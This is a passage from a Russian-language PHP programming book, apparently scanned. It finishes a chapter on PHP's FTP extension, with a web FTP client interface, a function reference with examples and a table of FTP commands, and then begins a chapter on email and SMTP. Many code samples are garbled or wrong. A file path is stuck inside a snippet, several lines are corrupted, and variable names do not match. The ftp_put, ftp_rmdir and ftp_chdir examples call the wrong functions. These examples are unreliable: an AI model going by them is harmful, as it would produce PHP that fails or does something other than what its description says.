    </select>  
    <input type="submit" name="action"  
          value="Change to Selected Directory" />  
</p>
```

После окна select со списком каталогов выведем еще одно окно списка, в котором перечисляются файлы текущего рабочего каталога. После окна спис-

ка находится кнопка передачи (`submit`), которая позволяет запустить метод `get()`. Код, обрабатывающий это событие, находится выше в сценарии:

```
<p>
<select name="selected_file" size="12">


<?php
foreach ($file as $name => $entry) {
    echo("<option value=\"$name\">$entry</option>\n");
}
?>

</select><br />
<input type="submit" name="action"
       value="Download Selected File" /><br /><br />
```

Наконец, перейдем к той части интерфейса, которая относится к загрузке файлов на сервер. Она относительно проста, поскольку большая часть необходимых для этого функций выполняется броузером. И снова кнопка передачи дает сценарию знать, что он может вызвать метод `put()`:

```
' <input type="file" name="upload" />
    <input type="submit" name="action" value="Upload File" />
</p>
</form>
```

Ниже приводится снимок экрана законченного приложения (рис. 10.1):



*Рис. 10.1. Приложение готово*

Работать с приложением крайне просто. В левом верхнем окне списка содержится перечень каталогов, лежащих внутри текущего. В него входят ". ." как обозначение текущего каталога, а также ".. ." как обозначение родительского каталога.

Можно перемещаться между каталогами, выбирая имя каталога и нажимая кнопку Change to Selected Directory.

В окне списка в центре окна перечислены файлы текущего каталога. Чтобы загрузить файл, надо выбрать имя файла и нажать кнопку Download Selected File.

Наконец, чтобы загрузить файл на сервер, следует нажать кнопку Browse и открыть диалоговое окно открытия файла. Выберите файл и нажмите кнопку Upload File.

Два приложения, показанные в этой главе, должны дать прочную основу для создания практически любого другого клиента FTP.

## Обзор функций по области их применения

Данный раздел представляет собой справочник по имеющимся в приложении функциям.

### Открытие и закрытие соединений

- `int ftp_connect(string host [, int port])` – соединиться с сервером FTP
- `boolean ftp_login(int ftp_link, string user, string password)` – зарегистрироваться в соединении FTP
- `bool ftp_quit(int ftp_link)` – закрыть соединение FTP

### Команды для каталогов

#### • Информация о каталогах

`string ftp_pwd(int ftp_link)` - возвратить содержимое текущего каталога FTP-сервера

`array ftp_nlist(int ftp_link, string directory)` - возвратить список файлов в удаленном каталоге

`array ftp_rawlist(int ftp_link, string directory)` – возвратить детальный листинг удаленного каталога

#### • Перемещение по каталогам

`boolean ftp_cdup(int ftp_link)` - перейти в родительский каталог удаленного текущего рабочего каталога (т. е. `cd ..`)

`ftp_chdir(int ftp_link, string directory)` – сделать указанный каталог текущим рабочим каталогом

#### • Действия с каталогами

`string ftp_mkdir(int ftp_link, string directory)` – создать каталог на удаленной системе

```
boolean ftp_rmdir(int ftp_link, string directory) - удалить каталог на  
удаленной системе
```

## Команды для работы с файлами

- **Получение информации о файлах**

```
int ftp_size(int ftp_link, string filepath) - возвратить размер удаленно-  
го файла в байтах
```

```
int ftp_mdtm(int ftp_link, string filepath) - возвратить время последней  
модификации удаленного файла
```

- **Пересылка файлов**

```
boolean ftp_get(int ftp_link, string local_file, string remote_file, int  
mode) - загрузить файл с сервера FTP
```

```
Boolean ftp_fget(int ftp_link, resource file_pointer, string remote_file,  
int mode) - загрузить файл с сервера FTP и записать данные в открытый  
файл с заданным дескриптором
```

```
boolean ftp_put(int ftp_link, string remote_file, string local_file, int  
mode) - загрузить указанный файл на FTP-сервер
```

```
boolean ftp_fput(int ftp_link, string remote_file, resource file_pointer,  
int mode) — отправить оставшиеся данные из открытого файлового указа-  
теля в заданный файл на FTP-сервере
```

- **Действия с удаленными файлами**

```
boolean ftp_rename(int ftp_link, string from, string to) - переименовать  
(или переместить) файл на FTP-сервере
```

```
boolean ftp_delete(int ftp_link, string filepath) - удалить файл на FTP-  
сервере
```

## Разные функции

- `boolean ftp_pasv(int ftp_link, int enabled)` – включить или выключить пассивный режим
- `boolean ftp_site(int ftp_link, string command)` – послать FTP-серверу комманду SITE
- `string ftp_systype(int ftp_link)` – возвратить идентификатор типа системы FTP-сервера

## Алфавитный справочник по функциям

### **ftp\_cdup()**

```
boolean ftp_cdup(int ftp_link)
```

Возвращает true в случае успеха и false при неудаче:

```
<?php
/* Соединиться с сервером ftp и провести аутентификацию */
$host = 'ftp.example.com';
$ftp_handle = ftp_connect($host)
    or die("Could not connect to host '$host'");

/* Гарантировать закрытие ftp-соединения */
register_shutdown_function(create_function(' ', "ftp_quit($ftp_handle);"));

// Сохранить имя текущего рабочего каталога (CWD)
$cwd = ftp_pwd($ftp_link);

// Перейти в родительский каталог CWD ;
ftp_cdup($ftp_link)
    or die("Could not set the Current Working Directory to the parent"
        . " of the CWD (CWD is currently '$cwd')");

$new_cwd.=' ftp_pw ($ftp_link);

; // Закрыть соединение
ftp_quit($ftp_link);
```

С помощью `ftp_cdup()` мы сделали текущим рабочим каталогом родительский каталог прежнего текущего рабочего каталога. Прежним CWD был \$ cwd, новым стал \$ new cwd.

### **ftp\_chdir()**

```
boolean ftp_chdir(int ftp_link, string directory)
```

Возвращает true в случае успеха и false при неудаче:

```
$dir = 'foo';
chdir($ftp_link, $dir)
    or die("Could not set the current working directory to '$dir'");
```

Изменить текущий рабочий каталог на указанный.

### **ftp\_connect()**

```
int ftp_connect(string host [, int port])
```

Возвращает целое число в случае успеха и false при неудаче:

```
<?php
$host = 'ftp.example.com';
$ftp_handle = ftp_connect($host)
    or die("Could not connect to host '$host' on the default port.");
?>
```

Соединиться с сервером FTP с заданным именем хоста и номером порта. Если порт не задан или равен 0, предполагается порт FTP по умолчанию с номером 21.

## **ftp\_delete()**

```
boolean ftp_delete(int ftp_link, string remote_file)
```

Возвращает `true` в случае успеха и `false` при неудаче:

```
<?php
// Предполагается, что установлено соединение с помощью ftp_connect()
// и ftp_login() $file = 'temp.txt';

ftp_delete($ftp, $file)
    or die("Could not delete file '$file'.");

?>
```

Удалить файл на сервере FTP.

## **ftp\_fget()**

```
boolean ftp_fget(int ftp_link, int file_pointer, string remote_file, int mode)
```

Возвращает `true` в случае успеха и `false` при неудаче:

```
<?php
Открыть указатель на локальный файл
$file = 'data.txt';
$mode = 'a'; . . . // режим дополнения

$file_pointer = fopen($file, $mode)
    or die("Could not open file '$file' in mode '$mode'.");

// Соединиться с сервером ftp и провести аутентификацию
$host = 'ftp.example.com';
$ftp_handle = ftp_connect($host)
    or die ("Could not connect to host '$host'.");

Обеспечить закрытие ftp-соединения
register_shutdown_function(
    create_function(' ', "ftp_quit($ftp_handle);")
);

$user = 'zak';
$pass = 'foo';
ftp_login($ftp_handle, $user, $pass)
    or die("Could not authenticate as user '$user'.");

// Получить удаленный файл и записать его по локальному указателю файла
$remote_file = 'remote_data.txt';
ftp_fget($ftp_handle, $file_pointer, $remote_file, FTP_ASCII)
    or die("Could not download remote file")
```

```
?> ;y '$remote_file' using ftp_fget()."');
```

Загрузить файл с сервера FTP и записать данные по указателю открытого файла. Указатель файла должен быть предварительно открыт с помощью fopen(), fopen() или fsockopen(). Аргумент, задающий режим, должен быть указан как именованная константа FTP\_ASCII или FTP\_BINARY.

## **ftp\_fput()**

```
boolean ftp_fput(int ftp_link, string remote_file,
                 resource file_pointer, int mode)
```

Возвращает true в случае успеха и false при неудаче:

```
<?php
// Открыть указатель на локальный файл
$file = 'data.txt';
$mode = 'r'; // Режим дополнения
$file_pointer = fopen($file, $mode)
or die("Could not open file '$file' in mode '$mode'. ");

// Пропустить первые 1к данных
$seek_position = 1024;
fseek($file_pointer, $seek_position)
or die( "Could not seek to byte offset
       '$seek_position' in file '$file'");

// Соединиться с сервером ftp и провести аутентификацию
$host = 'ftp.example.com';
$ftp_handle = ftp_connect($host)
or die("Could not connect to host '$host'. ");

// Обеспечить закрытие ftp-соединения
register_shutdown_function(create_function(' ', "ftp_quit($ftp_handle);"));

$user = 'zak';
$pass = 'foo';
ftp_login($ftp_handle, $user, $pass)
or die("Could not authenticate as user '$user'. ");

// Записать оставшиеся данные локального файла в удаленный файл
$remote_file='remote_data.txt';
ftp_fput($ftp_handle, $remote_file, $file_pointer, FTP_ASCII)
or die( "Could not upload data from file pointer to remote file "
      "'$remote_file' using ftp_fput().");
```

?>

Переслать оставшиеся данные из указателя открытого файла в заданный файл на сервере FTP. Указатель файла должен быть предварительно открыт с помощью fopen(), fopen() или fsockopen(). Аргумент, задающий режим, должен быть указан как именованная константа FTP\_ASCII или FTP\_BINARY.

**ftp\_get()**

```
boolean ftp_get(int ftp_link, string local_file, string remote_file, int mode)
```

**Возвращает true в случае успеха и false при неудаче:**

```
<?php
// Предполагается, что уже установлено соединение с сервером FTP и проведена
// аутентификация
$local_file = '/path/to/local_file.txt';
$remote_file = 'remote_data.txt';
ftp_get($ftp_handle, $local_file, $remote_file, FTP_BINARY)
    or die("Could not copy remote file '$remote_file' to local file "
        "'$local_file'.");
?>
```

**Загрузить файл с сервера FTP. Аргумент, задающий режим, должен быть указан как именованная константа FTP\_ASCII или FTP\_BINARY.**

**ftp\_login()**

```
boolean ftp_login(int ftp_link, string user, string password)
```

**Возвращает true в случае успеха и false при неудаче:**

```
<?php
// Соединиться с сервером ftp и провести аутентификацию
$host = 'ftp.example.com';
$ftp_handle = ftp_connect($host)
    or die('Could not connect to host '.$host.');

// Обеспечить закрытие ftp-соединения
register_shutdown_function(create_function(' ', "ftp_quit($ftp_handle);"));

$user = 'zak';
$pass = 'foo';
ftp_login($ftp_handle, $user, $pass)
    or die('Could not authenticate as user '.$user.');
?> :.
```

**Зарегистрироваться в соединении FTP, открытом с помощью `ftp_connect()`.**

**ftp\_mdtm()**

```
int ftp_mdtm(int ftp_link, string filepath)
```

**В случае успеха возвращает временную отметку в стиле UNIX, в случае неудачи возвращает -1.**

*Временная отметка в стиле UNIX является целым числом, представляющим дату и время как количество секунд, истекших с 1 января 1970 года.*

```
<?php
// Предполагается, что уже установлено соединение с сервером FTP и проведена
// аутентификация
$remote_file = 'remote_data.txt';

$mdtm = ftp_mdtm($ftp_handle, $remote_file)
or die("Could not get the last modification
      time of remote file '$remote_file'. ");

$date_and_time = date('Y-m-d H:i:s', $mdtm);

echo("File '$remote_file' was last modified on $date_and_time");
?>
```

Возвращает время последней модификации указанного удаленного файла в формате временной отметки в стиле UNIX. Эту функцию поддерживают не все серверы.

### **ftp\_mkdir()**

```
string ftp_mkdir(int ftp_link, string directory)
```

Возвращает имя созданного каталога либо `false` в случае неудачи:

```
<?php
// Предполагается, что уже установлено соединение с сервером FTP и проведена
// аутентификация

$directory = 'foo';

$created_dir = ftp_mkdir($ftp_handle, $directory)
or die("Could not create directory '$directory'. ");

echo("Directory '$created_dir' was created. We asked the FTP server
      to create a directory named '$directory'. ");
?>
```

Создает каталог на удаленной системе.

### **ftp\_nlist()**

```
array ftp_nlist(int ftp_link, string directory)
```

Возвращает массив с числовыми индексами, содержащий имена файлов, либо `false` в случае неудачи:

```
<?php
// Предполагается, что уже установлено соединение с сервером FTP и проведена
// аутентификация

// Перечислить файлы текущего рабочего каталога FTP-сервера
$directory = '..';

$file_list = ftp_nlist($ftp_handle, $directory)
```

```

        or die("Could not list the files in directory '$directory'.");
echo("Directory '$directory' contains the following files:");
print_r($file_list);
?>

```

Возвратить список файлов в удаленном каталоге.

### **ftp\_pasv()**

```
boolean ftp_pasv(int ftp_link, int enabled)
```

Возвращает true в случае успеха и false при неудаче:

```

<?php
// Предполагается, что уже установлено соединение с сервером FTP и проведена
// аутентификация

$pasv_setting      = TRUE;
$pasv_setting_name = $pasv_setting ? 'enabled' : 'disabled';

if (ftp_pasv($ftp_handle, $pasv_setting)) {
    echo("PASV was successfully $pasv_setting_name.");
} else {
    echo("PASV could not be $pasv_setting_name.");
}
?>

```

Включает или выключает пассивный режим. Если включен пассивный режим, то соединения с FTP-сервером инициируются клиентом, а не сервером. Часто это необходимо для работы FTP через брандмауэр.

### **ftp\_put()**

```
boolean ftp_put(int ftp_link, string remote_file, string local_file, int mode)
```

Возвращает true в случае успеха и false при неудаче:

```

<?php
// Предполагается, что уже установлено соединение с сервером FTP и проведена
// аутентификация

$local_file  = '/path/to/local_file.txt';
$remote_file = 'remote_data.txt';

ftp_get($ftp_handle, $local_file, $remote_file, FTP_BINARY)
or die("Could not copy remote file '$remote_file' to local file ".
      "'$local_file'.");
?>

```

Загружает указанный файл на FTP-сервер. Аргумент режима должен быть задан с помощью именованной константы **FTP\_ASCII** или **FTP\_BINARY**.

## ftp\_pwd()

string ftp\_pwd(int ftp\_link)

Возвращает имя каталога в случае успеха и `false` при неудаче:

```
<?php  
// Предполагается, что уже установлено соединение с сервером FTP и проведена  
// аутентификация  
  
: echo("The current remote working directory is " . ftp_pwd ($ftp_handle));  
?>
```

Возвращает имя удаленного текущего рабочего каталога.

## ftp\_quit()

boolean ftp\_quit(int ftp\_link)

Возвращает `true` в случае успеха и `false` при неудаче:

```
<?php  
// Предполагается, что уже установлено соединение с сервером FTP и проведена  
// аутентификация  
  
ftp_quit($ftp_handle);  
?>
```

Закрывает соединение FTP. Соединения FTP, открытые с помощью `ftp_connect()`, должны быть закрыты посредством `ftp_quit()`. Причина в том, что, в отличие от большинства функций PHP, соединяющих с удаленными ресурсами, расширение FTP не выполняет автоматического закрытия созданных им соединений при завершении сценария.

В отличие от соединений HTTP, которые обеспечивают выполнение одной команды, получение ответа и завершаются, соединения FTP поддерживают выполнение нескольких команд, оставаясь открытыми. Неиспользуемые FTP-соединения, скорее всего, будут закрыты по истечении некоторого времени бездействия (что определяется сервером FTP), но веб-интерфейс к FTP вполне может оставлять открытыми большое число заброшенных соединений, что может напрасно расходовать ресурсы некоторых FTP-серверов. В отличие от остальных команд PHP, команды FTP можно использовать для доступа к чужим сервисам, поэтому следует проявлять дополнительную осторожность.

## ftp\_rawlist()

array ftp\_rawlist(int ftp\_link, string directory)

Возвращает массив с содержимым каталога или `false` в случае неудачи:

```
<?php  
// Предполагается, что уже установлено соединение с сервером FTP и проведена  
// аутентификация
```

```

// Перечислить файлы родительского каталога удаленного текущего рабочего каталога
$directory = '..';

$file_list = ftp_rawlist($ftp_handle, $directory)
    or die("Could not list the files in directory '$directory'.");

echoC'Directory '$directory' contains the following files:';
print_r($file_list);
?>

```

Выполняет на **FTP-сервере** команду **FTP LIST** и возвращает результаты в виде массива. В каждом элементе массива будет содержаться одна строка выдачи команды **LIST**.

Результаты выполнения этой команды различны в зависимости от операционной системы удаленного сервера. Следует определить операционную систему удаленного сервера с помощью функции **ftp\_systype()** и анализировать возвращаемые данные соответствующим образом.

### **ftp\_rename()**

**boolean ftp\_rename (int ftp\_link, string from, string to)**

Возвращает **true** в случае успеха и **false** при неудаче:

```

<?php
// Предполагается, что уже установлено соединение с сервером FTP и проведена
// аутентификация

$old = 'original.txt';
$new = 'backup.txt';
ftp_rename($ftp_handle, $old, $new)
    or die("File '$old' could not be renamed to '$new'.");
?>

```

Переименовывает (или перемещает) файл на сервере **FTP**.

### **ftp\_rmdir()**

**boolean ftp\_rmdir(int ftp\_link, string directory)**

Возвращает **true** в случае успеха и **false** при неудаче:

```

<?php
// Предполагается, что уже установлено соединение с сервером FTP и проведена
// аутентификация

$directory = 'temp';
ftp_rename($ftp_handle, $directory)
    or die("Directory '$directory' could not be removed.");

echoC'Directory '$directory' was removed.';
?>

```

Удаляет каталог на удаленной системе. Если каталог содержит какие-либо файлы, он не будет удален.

## **ftp\_site()**

boolean **ftp\_site(int ftp\_link, string command)**

Возвращает `true` в случае успеха и `false` при неудаче:

```
<?php
// Предполагается, что уже установлено соединение с сервером FTP и проведена
// аутентификация

// Попытка изменить права доступа к удаленному файлу
$command = 'chmod 0755 /path/to/file.txt';

ftp_site($ftp_handle, $command)
    or die("Command '$command' could not be run.");

echo("Command '$command' was run successfully.");
?>
```

Посыпает серверу FTP команду SITE. Команды SITE зависят от сервера. Часто с их помощью выполняются специфические команды операционной системы типа `chmod`. Чтобы узнать, какие команды SITE поддерживает сервер, нужно подключиться к нему вручную и выполнить команду `REMOTEHELP`.

## **ftp\_size()**

int **ftp\_size(int ftp\_link, string filepath)**

Возвращает размер файла в байтах или `-1` в случае неудачи:

```
<?php
// Предполагается, что уже установлено соединение с сервером FTP и проведена
// аутентификация

$file = '/path/to/file.txt';

$size = ftp_size($ftp_handle, $file);

if (-1 == $size) {
    echo("The size of file '$file' could not be determined.");
} else {
    echo("File '$file' is $size bytes in size.");
}
?>
```

## **ftp\_systype()**

string **ftp\_systype(int ftp\_link)**

Возвращает идентификатор типа системы FTP-сервера или `NULL` при неудаче:

```
<?php
// Предполагается, что уже установлено соединение с сервером FTP и проведена
```

```
// аутентификация
$systype = ftp_systype($ftp_handle)
or die("The system type of the FTP server cannot be determined.");
echo("The FTP server's system type is '$systype'.");
?>
```

Посыпает FTP-серверу команду SYST. Если выполнить команду не удается, функция возвращает NULL. Эта функция часто используется вместе с `ftp_rawlist()`, чтобы определить, как анализировать информацию о содержимом каталога, возвращаемую `ftp_rawlist()`.

## Стандартные команды клиента FTP и соответствующие функции PHP

| Команда | Описание   | Эквивалентная функция PHP  |
|---------|--|--|
| !       | Выход в командный процессор  | Использовать функции PHP для выполнения программ   |
| \$      | Выполнить макрос   |  |
| ?       | Другое имя для HELP  |  |
| ACCOUNT | Послать удаленному серверу данные учетной записи                       |  |
| APPEND  | Дописать к файлу   |  |
| ASCII   | Задать режим передачи ASCII  | <b>Устанавливается отдельно в каждом вызове</b> <code>ftp_fget()</code> ,<br><code>ftp_fput()</code> , <code>ftp_get()</code> и <code>ftp_put()</code> |
| BELL    | Переключение подачи звукового сигнала                                  |  |
| BINARY  | Установить двоичный режим передачи                                     | <b>Устанавливается отдельно в каждом вызове</b> <code>ftp_fget()</code> ,<br><code>ftp_fput()</code> , <code>ftp_get()</code> и <code>ftp_put()</code> |
| BYE     | Другое имя для QUIT  |  |
| CASE    | Включение/выключение преобразования регистра                           | Использовать вместе с функциями FTP <code>strlower()</code> , чтобы переводить имена файлов в нижний регистр   |
| CD      | Изменить удаленный рабочий каталог                                     | <code>ftp_chdir()</code>   |
| CDUP    | Изменить удаленный рабочий каталог на родительский для текущего        | <code>ftp_cdup()</code>  |
| CHMOD   | Изменить права доступа к удаленному файлу                              |  |
| CLOSE   | Завершить сеанс FTP  | <code>ftp_quit()</code>  |
| CR      | Включение/выключение удаления возврата каретки (\r) для загрузки ASCII |  |

| Команда    | Описание  | Эквивалентная функция PHP |
|------------|---|---------------------------|
| DEBUG      | Включение/выключение отладки  |                           |
| DELETE     | Удалить удаленный файл  | ftp_delete()              |
| DIR        | Другое имя для LS   |                           |
| DISCONNECT | Завершить сеанс FTP   | ftp_quit()                |
| FORM       | Установить формат передачи файлов отдельным для каждого вызова                  |                           |
| GET        | Получить удаленный файл   | ftp_fget(), ftp_get()     |
| GLOB       | Включение/выключение режима поиска файлов по шаблону ( <i>fileglobbing</i> )    |                           |
| HASH       | Включение/выключение показа символа решетки (#) для каждого передаваемого файла |                           |
| HELP       | Вывод локальной подсказки   |                           |
| IDLE       | Получение и установка тайм-аута бездействия на удаленной системе                |                           |
| IMAGE      | Другое имя для BINARY   |                           |
| LCD        | Изменить локальный рабочий каталог  | chdir()                   |
| LS         | Вывести содержимое удаленного каталога  | ftp_rawlist()             |
| MACDEF     | Определить макрос   |                           |
| MDELETE    | Множественное уничтожение удаленных файлов                                      |                           |
| MDIR       | Другое имя для MLS  |                           |
| MGET       | Множественное получение удаленных файлов  |                           |
| MKDIR      | Создать каталог на удаленной системе  | ftp_mkdir()               |
| MLS        | Вызвести содержимое нескольких удаленных каталогов                              |                           |
| MODE       | Установить режим передачи файлов  |                           |
| MDTM       | Показать время последней модификации удаленного файла                           | ftp_mdtm()                |
| MPUT       | Послать несколько файлов удаленной системе                                      |                           |
| NEWER      | Получить файл, если файл на удаленной системе новее, чем на локальной           |                           |
| NLIST      | Получить краткий список файлов в каталоге удаленной системы                     | ftp_nlist()               |
| NMAP       | Установить шаблоны для отображения имен файлов по умолчанию                     |                           |

| Команда  | Описание   | Эквивалентная функция PHP |
|----------|--|---------------------------|
| NTRANS   | Установить таблицу трансляции для отображения имен файлов по умолчанию           |                           |
| OPEN     | Открыть соединение с сервером FTP  | ftp_connect()             |
| PASSIVE  | Включение/выключение пассивного режима передачи                                  | ftp_pasv()                |
| PROMPT   | Включение/выключение интерактивного режима                                       |                           |
| PROXY    | Выполнить команду FTP на вторичном соединении FTP                                |                           |
| PUT      | Отправить локальный файл на удаленную систему                                    | ftp_fput(), ftp_put()     |
| PWD      | Показать удаленный текущий рабочий каталог                                       | ftp_pwd()                 |
| QUIT     | Закрыть соединение с сервером FTP и завершить работу клиента FTP                 | ftp_quit()                |
| QUOTE    | Послать удаленному серверу произвольную команду                                  |                           |
| RECV     | Другое имя для GET   |                           |
| REGET    | Возобновить передачу файла после ошибки в сети                                   |                           |
| RENAME   | Переименовать (или удалить) удаленный файл                                       | ftp_rename()              |
| RESET    | Команда повторной синхронизации/ответной последовательности с удаленным сервером |                           |
| RESTART  | Перезапустить следующую команду get или put                                      |                           |
| RHELP    | Получить подсказку с удаленной системы   |                           |
| RMDIR    | Удалить каталог на сервере   | ftp_rmdir()               |
| RSTATUS  | Показать состояние удаленной машины или удаленного файла                         |                           |
| RUNIQUE  | Включение/выключение уникальных имен локальных файлов                            |                           |
| SEND     | Другое имя для PUT   |                           |
| SENDPORT | Включение/выключение команд PORT   |                           |
| SITE     | Послать удаленному серверу команду SITE  | ftp_site()                |
| SIZE     | Показать размер удаленного файла   | ftp_size()                |
| STATUS   | Показать текущее состояние   |                           |
| STRUCT   | Установить тип структуры передачи файлов   |                           |

| Команда | Описание  | Эквивалентная функция PHP   |
|---------|---|---|
| SUNIQUE | Включение/выключение на удаленной машине уникального хранения |   |
| SYSTEM  | Показать тип удаленной системы                                | ftp_systype()   |
| TENEX   | Установить тип передачи файлов как TENEX; практически устарел |   |
| TRACE   | Включение/выключение трассировки пакетов                      |   |
| TYPE    | Установить тип передачи файлов                                | <b>Устанавливается отдельно в каждом вызове</b> ftp_fget(), ftp_fput(), ftp_get() и ftp_put() |
| UMASK   | Установить на удаленном сервере umask по умолчанию            |   |
| USER    | Отправить удаленной системе имя пользователя и пароль         | ftp_login()   |
| VERBOSE | Включение/выключение режима подробных сообщений               |   |

## Резюме

Для решения некоторых задач FTP чрезвычайно полезен и незаменим, но имеет некоторые ограничения по защите данных. Одно из них состоит в том, что пароли передаются в FTP открытым текстом.

Например, главный пример из этой главы содержит функции для доступа к FTP-серверу через веб-интерфейс. С помощью такой функциональности часто обеспечивается доступ пользователей к своим файлам на удаленном сервере. Если у веб-сервера есть доступ к пользовательским учетным записям, то значительно безопаснее, чтобы веб-сервер сам работал с FTP и пароли не передавались через Интернет. Если учетные записи пользователей недоступны хосту веб-сервера, но доступны хосту, локальному по отношению к хосту веб-сервера, то разумное применение брандмауэров и виртуальных закрытых сетей может обеспечить защиту FTP-сервера и паролей пользователей.

В этой главе были освещены следующие темы:

- Добавление поддержки FTP в PHP
- Основы использования расширения FTP для PHP
- Практические примеры:
  - Создание удобной оболочки FTP
  - Создание клиента FTP, действующего через веб-интерфейс
- Применение различных функций
- Алфавитный справочник по функциям

# 11

## Электронная почта и телеконференции

Электронная почта прочно вошла в нашу жизнь, но задумывались ли вы когда-нибудь над тем, каким образом письмо попадает из вашего компьютера к кому-то, находящемуся на другом конце света? Программа почтового клиента просит вас указать сервер POP или IMAP, а также сервер SMTP. Что это за серверы? Каким образом они на пару обеспечивают доставку, хранение и позволяют читать сообщения электронной почты? Может показаться, что систему электронной почты Интернета трудно понять, но, как обнаруживается, в основе своей это чрезвычайно простая система. Приятной новостью будет то, что с помощью PHP удивительно легко создавать приложения, способные отправлять и принимать сообщения электронной почты и новости.

Новости? Да, но особого рода: Usenet. Usenet - одна из старейших служб Интернета, предназначенная для широкого распространения информации и обеспечивающая поддержку форумов, где люди собираются для обсуждения своих общих интересов. Usenet состоит из десятков тысяч дискуссионных групп Интернета, называемых телеконференциями (newsgroups) и организованных по тематическим интересам. Даже у PHP есть свои телеконференции, в которых разработчики PHP, как новички, так и профессионалы, делятся своими знаниями и получают свежие новости сообщества PHP. Работать с конференциями Usenet в PHP нисколько не труднее, чем с электронной почтой. Даже статьи, посылаемые в конференции, крайне похожи на сообщения электронной почты.

На протяжении ближайших двух глав мы подробно рассмотрим электронную почту и телеконференции, а также способы включения связанных с ними функций в разрабатываемые приложения PHP.

Мы начнем с изучения основ системы электронной почты, чему посвящена данная глава. Вот краткий обзор обсуждаемых тем:

- Основы системы электронной почты
- Simple Mail Transfer Protocol (SMTP) - простой протокол электронной почты

- Отправка электронной почты в PHP с помощью функции `mail()`
- Отправка электронной почты в PHP с помощью удаленного сервера SMTP
- Multipurpose Internet Message Extensions (MIME) - многоцелевые расширения электронной почты в сети
- Отправка электронной почты MIME в PHP с помощью функции `mail()`
- Отправка электронной почты MIME в PHP с помощью удаленного сервера SMTP
- Основы Usenet
- Отправка статей в телеконференции

Мы завершим эту главу созданием приложения, с помощью которого можно отправлять электронную почту или посыпать статьи в телеконференции. Классы, которые мы создадим в этой главе, лягут в основу почтовой системы с веб-интерфейсом, которая будет представлена в следующей главе.

## Как работает электронная почта

Система электронной почты представляет собой лишь электронный аналог реальной почтовой системы. Когда нам надо послать по почте письмо, мы пишем его на листе бумаги, вкладываем в конверт и бросаем в ближайший почтовый ящик. Работник почты во время очередного обхода забирает письмо и приносит его в почтовое отделение. В почтовом отделении решают, является ли письмо местным (получатель живет в том же самом районе), или его следует доставить в другое почтовое отделение (получатель живет на расстоянии сотен или тысяч миль). Почтовое отделение на принимающей стороне дает другому почтовому работнику задание доставить письмо получателю.

Для отправки или получения сообщения электронной почты необходимо лишь знать адрес электронной почты получателя. Учетная запись электронной почты защищается паролем, который выбирает пользователь. Создать учетную запись электронной почты можно разными способами. Если у вас есть учетная запись у поставщика услуг Интернета, то, возможно, есть и учетная запись POP (почтового протокола). Можно даже, не потратив ни гроша, получить учетную запись электронной почты с веб-интерфейсом в организациях, предоставляющих бесплатные почтовые услуги, таких как Hotmail и Yahoo. Электронная почта, основанная на веб-интерфейсе, обычно реализуется с помощью протокола, называемого IMAP. Можно завести себе столько почтовых адресов, сколько позволит память, т. е. если вам удастся запомнить все эти адреса и пароли.

При отправке сообщения электронной почты применяется протокол SMTP. Это язык, на котором ваш компьютер общается с другой машиной при отправке электронной почты. Чтобы создавать развитые приложения электронной почты, необходимо основательно понимать, что представляет собой SMTP, независимо от используемого языка программирования.

При получении электронной почты программа почтового клиента пользуется протоколами POP или Internet Message Access Protocol (**IMAP**), что зависит от сервера, с которого она получает почту.

Посмотрим сначала, каким образом сообщение электронной почты находит дорогу к своему получателю, находящемуся в десятках тысяч миль.

## Не слишком секретные агенты

Почтовая система Интернета, по сути, является объединением системы клиент-сервер и сервер-сервер, в котором невидимо трудится целая группа агентов. Сообщение электронной почты составляется с помощью клиентской программы, такой как Microsoft Outlook Express или Pine. Труженик-почтальон доставляет его в назначенное почтовое отделение, т. е. на сервер исходящей почты, который вы выбрали. Этому серверу может потребоваться вступить в связь с другим почтовым сервером, если получатель находится вне зоны его ответственности. Получив сообщение электронной почты, почтовый сервер на приемном конце просит еще одну выполняющуюся на сервере программу поместить письмо в почтовый ящик получателя. Фактическое получение сообщения электронной почты из почтового ящика на сервере входящей почты осуществляется почтовый клиент получателя.

Программа почтового клиента называется *пользовательским почтовым агентом* - Mail User Agent (**MUA**), а почтовый сервер - *агентом передачи сообщений* - Mail Transfer Agent (MTA). MUA занимается как доставкой, так и получением почтовых сообщений. Как отмечалось выше, помещением сообщений электронной почты в почтовый ящик получателя в действительности занимается не MTA. Этим ведает другая маленькая программа, которую называют *агентом доставки сообщений* - Mail Delivery Agent (MDA).

Возможно, вам встречался еще один акроним - **MRA** (Mail Retrieval Agent) - агент получения сообщений. Этот термин не является общепринятым, но часто употребляется в отношении программы или службы, осуществляющих выемку электронной почты из почтового ящика на удаленном сервере и передачу ее в MUA по одному из двух протоколов: POP или IMAP. Детали этих протоколов мы рассмотрим в следующей главе.

Как мы видим, в обработке электронной почты участвуют различные программные агенты. Как и люди, чтобы выполнить свою работу, они должны пользоваться общим *языком*, которым и является протокол.

## SMTP

Когда MUA доставляет сообщение электронной почты MTA, они общаются между собой на одном языке, который называется *простым протоколом электронной почты* (SMTP). Как говорит само название, понять SMTP очень просто. Посмотрим, как работает SMTP. Если подключиться по telnet к порту 25 сервера исходящей почты, можно непосредственно общаться с MTA. Если в настройках не указано иное, то MTA должны слушать порт с

номером 25. Жирным шрифтом выделены команды SMTP, которые вводит клиент, т. е. в данном случае вы:

```
# telnet somewhere.com 25
Trying 192.168.0.1...
Connected to somewhere.com
Escape character is '^]'.
220 somewhere.com ESMTP Sendmail 8.9.3/8.9.3; Sun, 28 Jan 2001 22:30:55 +0900
HELO whatever.com
250 whatever.com Hello IDENT:wankyu@whatever.com [192.168.0.2], Pleased to meet
you
MAIL FROM: wankyu@whatever.com
250 wankyu@whatever.com... Sender ok
RCPT TO: yonsuk@whoelse.com
